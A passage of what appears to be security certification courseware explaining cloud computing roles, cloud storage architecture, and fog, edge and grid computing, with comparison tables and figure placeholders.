A cloud consumer is a person or organization that maintains a business relationship with the cloud service providers (CSPs) and utilizes the cloud computing services. The cloud consumer browses the CSP's service catalog requests for the desired services, sets up service contracts with the CSP (either directly or via cloud broker), and uses the services. The CSP bills the consumer based on the services provided. The CSP should fulfill the service level agreement (SLA) in which the cloud consumer specifies the technical performance requirements, such as the quality of service, security, and remedies for performance failure. The CSP may also define limitations and obligations if any, that cloud consumers must accept.

The services available to a cloud consumer in the PaaS, IaaS, and SaaS models are as follows:

- **PaaS** – database (DB), business intelligence, application deployment, development and testing, and integration
- **IaaS** – storage, services management, content delivery network (CDN), platform hosting, backup and recovery, and computing
- **SaaS** – human resources, enterprise resource planning (ERP), sales, customer relationship management (CRM), collaboration, document management, email and office productivity, content management, financial services, and social networks.

- **Cloud Provider**

A cloud provider is a person or organization who acquires and manages the computing infrastructure intended for providing services (directly or via a cloud broker) to interested parties via network access.

- **Cloud Carrier**

A cloud carrier acts as an intermediary that provides connectivity and transport services between CSPs and cloud consumers. The cloud carrier provides access to consumers via a network, telecommunication, or other access devices.

- **Cloud Auditor**

A cloud auditor is a party that performs an independent examination of cloud service controls to express an opinion thereon. Audits verify adherence to standards through a review of the objective evidence. A cloud auditor can evaluate the services provided by a CSP regarding security controls (management, operational, and technical safeguards intended to protect the confidentiality, integrity, and availability of the system and its information), privacy impact (compliance with applicable privacy laws and regulations governing an individual's privacy), performance, etc.

- **Cloud Broker**

The integration of cloud services is becoming too complicated for cloud consumers to manage. Thus, a cloud consumer may request cloud services from a cloud broker, rather than directly contacting a CSP. The ~~cloud~~ broker is an entity that manages cloud services regarding use, performance, and delivery and maintains the relationship between CSPs and cloud consumers.

The services provided by cloud brokers fall in three categories:

- **Service Intermediation**

Improves a given function by a specific capability and provides value-added services to cloud consumers.

- **Service Aggregation**

Combines and integrates multiple services into one or more new services.

- **Service Arbitrage**

Similar to service aggregation but without the fixing of the aggregated services (the cloud broker can choose services from multiple agencies).

Cloud Storage Architecture

Cloud storage is a medium used to store digital data in logical pools using a network. The physical storage is distributed to multiple servers, which are owned by a hosting company. Organizations can buy storage capacity from the cloud storage providers for storing user, organization, or application data. Cloud storage providers are solely responsible for managing the data and keeping the data available and accessible. Cloud storage services can be accessed using a cloud computing service, a web service API, or any applications that use the API, such as

cloud desktop storage, cloud storage gateway, or web-based content management systems. The cloud storage service is operated from an off-premises service, like Amazon S3.

The cloud storage architecture possesses the same characteristics as cloud computing in terms of scalability, accessible interfaces, and metered resources. It is built on highly virtualized infrastructure and relies on multiple layers to provide continuous storage services to users. The three main layers correspond to the front-end, middleware, and back-end. The front-end layer is accessed by the end-user and provides APIs for the management of data storage. The middleware layer performs functions such as data de-duplication and replication of data. The back-end layer is where the hardware is implemented.

Cloud storage is made of distributed resources. It is highly fault-tolerant through redundancy, consistent with data replication, and highly durable. Widely used object storage services include Amazon S3, Oracle Cloud Storage and Microsoft Azure Storage, Open Stack Swift, etc.




Figure 19.10: Cloud storage architecture

Virtual Reality and Augmented Reality on Cloud

Virtual reality/augmented reality (VR/AR) and cloud computing are two of the most important emerging technologies. When used together, they can create new kinds of applications and usage models. For example, VR/AR headsets today require strong local computing and graphics power. Such headsets, as well as the processing and graphics requirements of the connected PC, have high cost. If the cloud environment can provide access to the kinds of multi-core CPU horsepower available nowadays, it can easily address the raw computing requirements of


VR/AR applications. Most of the cloud-based data centers today provide access to the graphics horsepower for computing GPU applications demanded by VR/AR applications.

Moreover, VR/AR applications demand more digital engine speed than available in the market. Instead of making costly upgrades of the computing devices used for VR/AR applications, leveraging a cloud service to enhance the speed of core infrastructure would suffice. Additionally, the evolving nature of VR/AR applications will result in rapid changes in software functionality and user interface (UI). Leveraging cloud-based delivery of such applications will provide a seamless experience for end-users or consumers. Finally, VR/AR-based applications are not frequently used, so these applications can be leveraged as pay-per-use, service-based cloud models.

hide01.ir

Cloud vs. Fog Computing vs. Edge Computing

- Fog computing is a **distributed and independent digital environment** in which applications and data storage are positioned between data sources (devices generating data) and a cloud service
- Edge computing is a **distributed decentralized computing model** in which data processing is performed close to edge devices.



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Fog Computing

The massive growth in IoT devices worldwide has resulted in the production of an enormous amount of data by these devices. To meet the growing demand for analyzing and processing these data, the implementation of fog computing, along with cloud computing, is an ideal solution. Fog computing is a distributed and independent digital environment in which the applications and data storage are positioned between data sources (devices generating data) and the cloud service. Fog computing is an extended version of cloud computing that comprises multiple edge nodes that are directly connected to physical devices to enable service access to the end users.

Generally, fog refers to the idea of creating an individual layer in distributed network infrastructure that has close inter-connections with IoT and cloud computing. It acts as an intermediary between the hardware and remote servers, and it is also called an intelligent gateway. Fog can be used for enhanced data processing, storage, and analysis in a quick and efficient manner. Many organizations have adopted this technology as it can provide additional functionalities for quick and efficient data processing, storage, and analysis.

Working of Fog Computing

Devices with an Internet connection, computational abilities, and data storage are referred to as nodes of fog. Fog nodes can be deployed anywhere in a network. The IoT applications for fog nodes are ported at the network edge. The fog nodes close to the network edge take data from IoT devices, enabling short-term analytics at the edge. Fog computing can be very beneficial in case of an unstable Internet connection. Urgent requests are transmitted directly into the fog and are processed in real time in the local network. Fog computing can be used in applications such as smart cities, smart grids, connected cars, and real-time analytics.




Figure 19.11: Fog computing architecture

Advantages:

Fog computing has been beneficial in the field of IoT, big data, and real-time analytics. The following are the main advantages of fog computing over cloud computing.

- **Low latency:** Fog computing can process large volumes of data with no delay as the fog is geographically nearer to end users and can offer rapid responses.
 - **High business agility:** Developers can easily and swiftly design fog instances and deploy them based on the requirement.
 - **No glitches with bandwidth:** All the data are accumulated at distinct points, instead of being transmitted together to one center through a single channel, thereby avoiding bandwidth-related problems.
 - **No connection loss:** The presence of several interconnected channels does not cause connection loss.
 - **Elevated security:** Fog computing enhances security as the data processing is performed by numerous nodes in a complex distributed system.
 - **Low operating cost:** Fog computing can drastically reduce cost through the conservation of network bandwidth as data are processed locally, instead of being sent to the cloud for analysis.
 - **High power efficiency:** Edge devices run power-saving protocols such as Zigbee, Z-Wave, or Bluetooth.

Disadvantages:

The following are some of the disadvantages of fog computing in comparison to cloud computing.

- **Additional expenditures:** Organizations must buy additional edge devices such as routers, hubs, and gateways.

- **Complicated system:** As fog is an extra layer in the data processing and storage system, it makes the whole system complicated.
- **Constrained scalability:** Fog is not as scalable as the cloud.

Edge Computing

Conventional cloud computing has some issues related to data security, low performance, and increased data storage, which lead to high operational costs. These issues can be solved by replacing conventional cloud computing with edge computing. Edge computing is a subset of fog computing, and its approach to data processing is similar to that of fog computing. In fog computing, the intelligent gateway performs processing at the LAN, whereas in edge computing, the edge gateway intelligence is performed in devices such as programmable automation controllers. Edge computing is used in solutions that require the processing of small and urgent operations within a timespan of milliseconds.

Edge computing is a distributed, decentralized computing model in which computation and data processing are performed close to edge devices. It stores data at locations close to the devices from which the data were collected, instead of trusting a central location to store the data. It also reduces the Internet bandwidth usage and data offload. Many organizations can utilize this technology for building automation systems for fast processing, prompt responses, and efficient real-time applications.




Figure 19.12: Edge computing architecture

Cloud vs. Fog Computing vs. Edge Computing

Edge computing and fog computing are extensions of cloud computing. Cloud computing is a centralized model that contains several (thousands of) servers processing data in real time. Edge computing contains an infinite number (billions) of virtual/hardware endpoints that work as a distributed, decentralized model, where data processing is performed near edge devices.

(IoT devices). Fog computing infrastructure contains countless (millions of) nodes, where data storage, data processing, and analysis are performed quickly and efficiently. It is a decentralized intelligent gateway positioned anywhere between a data source and cloud infrastructure.

Feature	Cloud computing	Fog computing	Edge computing
Speed	Higher access speed than fog computing but depends on VM connectivity	Higher speed than cloud computing	Higher speed than fog computing
Latency	High latency	Low latency	Low latency
Data Integration	Integrates multiple data sources	Integrates multiple data sources and devices	Integrates limited data sources
Capacity	No data reduction while delivering or converting data	Reduces the amount of data sent to cloud computing	Reduces the amount of data sent to fog computing
Responsiveness	Low response time	High response time	High response time
Security	Less secure than fog computing	Highly secure	Customized security

Table 19.1: Comparison among cloud, fog, and edge computing




Figure 19.13: Illustration of cloud, fog, and edge computing

Cloud Computing vs. Grid Computing

The two most popular computing models, cloud computing and grid computing, are based on the client–server and distributed computing architecture, respectively. The table below lists the main differences between these two:

Cloud Computing	Grid Computing
Follows client–server architecture	Follows distributed computing architecture
Higher scalability	Standard scalability
Resources are used in a centralized way	Resources are used collaboratively
More flexible	Less flexible
Infrastructure providers own the cloud servers	An organization owns and manages the grids
Services include IaaS, PaaS, and SaaS	Services include distributed information, distributed computing, and distributed pervasive systems
Accessed using regular web protocols	Accessed using grid middleware
Pay-as-you-go model	Users need not pay for their usage
Service-oriented	Application-oriented
Provides different amounts of computing resources to meet different types of user requirements	Provides a shared group of computing resources for the users
Does not support interoperability, which can in turn lead to vendor lock-in issues	Supports interoperability and can be managed easily
